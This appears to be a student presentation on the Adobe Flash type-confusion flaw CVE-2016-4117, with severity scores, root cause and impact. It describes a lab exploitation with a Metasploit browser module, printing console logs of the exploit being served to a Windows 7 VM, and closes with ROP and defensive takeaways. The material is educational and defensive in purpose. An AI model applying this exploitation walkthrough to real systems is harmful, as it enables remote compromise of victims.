

Adobe Flash Vulnerability

CVE-2016-4117

By: Caleb Wood, Adam Oldham,
Alexander Quigley, and Jack Davenport

A dark blue diagonal gradient bar that starts from the bottom left and extends towards the top right, covering the lower half of the slide.

High-level Overview

- Type-confusion bug
- Vulnerability Score: 9.8/10
- Allows attacker to gain read/write access with remote code execution
- Full endpoint compromise
- Software was deemed “end of life”

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

ADP: CISA-ADP

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

- **Type Confusion Bug Definition:**
Program accesses memory using an incompatible type, leading to an unexpected behavior, crashes, or security exploits.
- In this case, they changed the array to a vector and then overloaded it with 120,000 objects with incorrect permissions

Root Cause


- Exploitable Across Multiple Operating Systems
- Attackers spread their exploit from single-targeted to mass-scale
- Workload/Patching Costs Caused Economic Setbacks

Impacts




Exploitation Process

- Set up an isolated Kali VM (attacker) and a Windows 7 VM (target).
- Opened Metasploit and found the SWF file
- Used grep to inspect the SWF and found the payload flow
 - FlashVar sh → base64 decode → padding → vector.<uint> conversion
- Configured msfconsole and hosted server
- Opened the exploit URL in the target browser, observed crashes, and logged output



Exploitation Process

- Proved a variety of memory issues
- Altered the LHOST, SVRHOST, SVRPORT, PAYLOAD
- Tested using Windows exec command
- Checked proper installation of Adobe Flash version, reset browser security options
- Crashed web page and browser



```
msf6 exploit(multi/browser/adobe_flash_net_connection_confusion) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/browser/adobe_flash_net_connection_confusion) >
[*] Using URL: http://10.16.103.56:8080/Ump2J27w6
[*] Server started.
[*] 192.168.253.21 adobe_flash_net_connection_confusion - Gathering target
information for 192.168.253.21
[*] 192.168.253.21 adobe_flash_net_connection_confusion - Sending HTML res
ponse to 192.168.253.21
[!] 192.168.253.21 adobe_flash_net_connection_confusion - Exploit requirem
ent(s) not met: os_name, ua_name, flash. For more info: http://r-7.co/PVbcgx
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Gathering target
information for 10.16.103.109
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Sending HTML res
ponse to 10.16.103.109
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Request: /Ump2J2
7w6/efRlNR/
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Sending HTML...
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Request: /Ump2J2
7w6/efRlNR/YQhpG.swf
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Sending SWF...
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Request: /Ump2J2
7w6/efRlNR/YQhpG.swf
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Sending SWF...
```

Security Impact

- Spread through malicious emails and infected ads
- **Confidentiality:** Attackers could run remote code and steal data
- **Integrity:** They could change or add files on the system
- **Availability:** Attacker can control and disable the system

- Hard to find the exact Flash build
 - Downloaded it from the Internet Archive.
- Too many payload options
 - Tested variants until one worked with our Windows VM.
- Default port 4444 failed to connect
 - switched to port 8080 and enabled VERBOSE for debugging.
- Accidentally ran an exploit locally
 - Enforced VM isolation
- Some exploit files were OS-specific
 - used a Windows-compatible exploit and Windows target VM.
- “Address in use” errors from background jobs
 - killed the conflicting processes and restarted services.

Challenges and Solutions

```

kali@kali: ~
kali@kali: ~
kali@kali: ~
Windows PowerShell
+
v

[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: source=(?i-mx:script|headers) vs source=script
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: arch=x86 vs arch=x86
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: os_name=#<Proc:0x00007f331a1d7690 /usr/share/metasploit-framework/modules/exploits/multi/browser/adobe_flash_net_connection_confusion.rb:52 (lambda)> vs os_name=Windows 7
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: ua_name=#<Proc:0x00007f331a1d7668 /usr/share/metasploit-framework/modules/exploits/multi/browser/adobe_flash_net_connection_confusion.rb:57 (lambda)> vs ua_name=Firefox
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: flash=#<Proc:0x00007f331a1d7640 /usr/share/metasploit-framework/modules/exploits/multi/browser/adobe_flash_net_connection_confusion.rb:67 (lambda)> vs flash=
[!] 10.16.103.109 adobe_flash_net_connection_confusion - Exploit requirement(s) not met: flash. For more info: http://r-7.co/PVbcgx
[*] 10.16.103.109 adobe_flash_net_connection_confusion - No cookie received for 10.16.103.109, resorting to headers hash.
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Gathering target information for 10.16.103.109
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Sending HTML response to 10.16.103.109
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Info receiver page called from 10.16.103.109
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Received cookie 'DmWZHtKwOtGkXot' from 10.16.103.109
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Received sniffed browser data over POST from 10.16.103.109
{"os_vendor"=>["undefined"], "os_device"=>["undefined"], "ua_name"=>["MSIE"], "ua_ver"=>["8.0"], "arch"=>["x86"], "java"=>["null"], "silverlight"=>["false"], "flash"=>["16.0.0.305"], "vuln_test"=>["true"], "os_name"=>["Windows 7"], "office"=>["null"], "mshtml_build"=>["16385"]}.
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Received cookie 'DmWZHtKwOtGkXot' from 10.16.103.109
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Serving exploit to user 10.16.103.109 with tag DmWZHtKwOtGkXot
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Setting target "DmWZHtKwOtGkXot" to :tried.
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: source=(?i-mx:script|headers) vs source=script
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: arch=x86 vs arch=x86
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: os_name=#<Proc:0x00007f331a1d7690 /usr/share/metasploit-framework/modules/exploits/multi/browser/adobe_flash_net_connection_confusion.rb:52 (lambda)> vs os_name=Windows 7
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: ua_name=#<Proc:0x00007f331a1d7668 /usr/share/metasploit-framework/modules/exploits/multi/browser/adobe_flash_net_connection_confusion.rb:57 (lambda)> vs ua_name=MSIE
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: flash=#<Proc:0x00007f331a1d7640 /usr/share/metasploit-framework/modules/exploits/multi/browser/adobe_flash_net_connection_confusion.rb:67 (lambda)> vs flash=16.0.0.305
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Request: /ItD682Zf1Ipoc1W/jLefQb/
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Sending HTML...
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Received cookie 'DmWZHtKwOtGkXot' from 10.16.103.109
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Serving exploit to user 10.16.103.109 with tag DmWZHtKwOtGkXot
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Setting target "DmWZHtKwOtGkXot" to :tried.
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: source=(?i-mx:script|headers) vs source=script
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: arch=x86 vs arch=x86
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: os_name=#<Proc:0x00007f331a1d7690 /usr/share/metasploit-framework/modules/exploits/multi/browser/adobe_flash_net_connection_confusion.rb:52 (lambda)> vs os_name=Windows 7
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: ua_name=#<Proc:0x00007f331a1d7668 /usr/share/metasploit-framework/modules/exploits/multi/browser/adobe_flash_net_connection_confusion.rb:57 (lambda)> vs ua_name=MSIE
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Comparing requirement: flash=#<Proc:0x00007f331a1d7640 /usr/share/metasploit-framework/modules/exploits/multi/browser/adobe_flash_net_connection_confusion.rb:67 (lambda)> vs flash=16.0.0.305
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Request: /ItD682Zf1Ipoc1W/jLefQb/TFNx.swf
[*] 10.16.103.109 adobe_flash_net_connection_confusion - Sending SWF...

```

What is ROP?

- ROP (Return-Oriented Programming) reuses short existing code snippets called gadgets.
- Each gadget ends in a ret (or similar) and does one small job.
- Attackers place gadget addresses and data on the stack to chain them together.
- ROP lets attackers run logic without injecting new executable code

The importance of ROP in modern exploitation

- Turns a crash into a usable, repeatable exploit.
- Works when simple code injection is blocked.
- More reliable across different systems and libraries.
- Lets attackers act quietly after they get in.
- For our Flash project: after the type-confusion corrupts memory, ROP is the most likely method the attacker uses to convert that corruption into remote code execution.
 - Shows the exploit path and shows which defenses would stop it

Reflection & Takeaways

- This type-confusion error gave attackers predictable heap control and led to reliable crashes.
- Using Metasploit's `msf.swf` let us trace the payload flow and confirm the exploit steps.
- Tested only in isolated VMs and log with `VERBOSE` to reproduce safely and debug reliably.
- Defended by removing legacy plugins, patching quickly, and using layered mitigations (ASLR, DEP, CFI, sandboxing).

Demo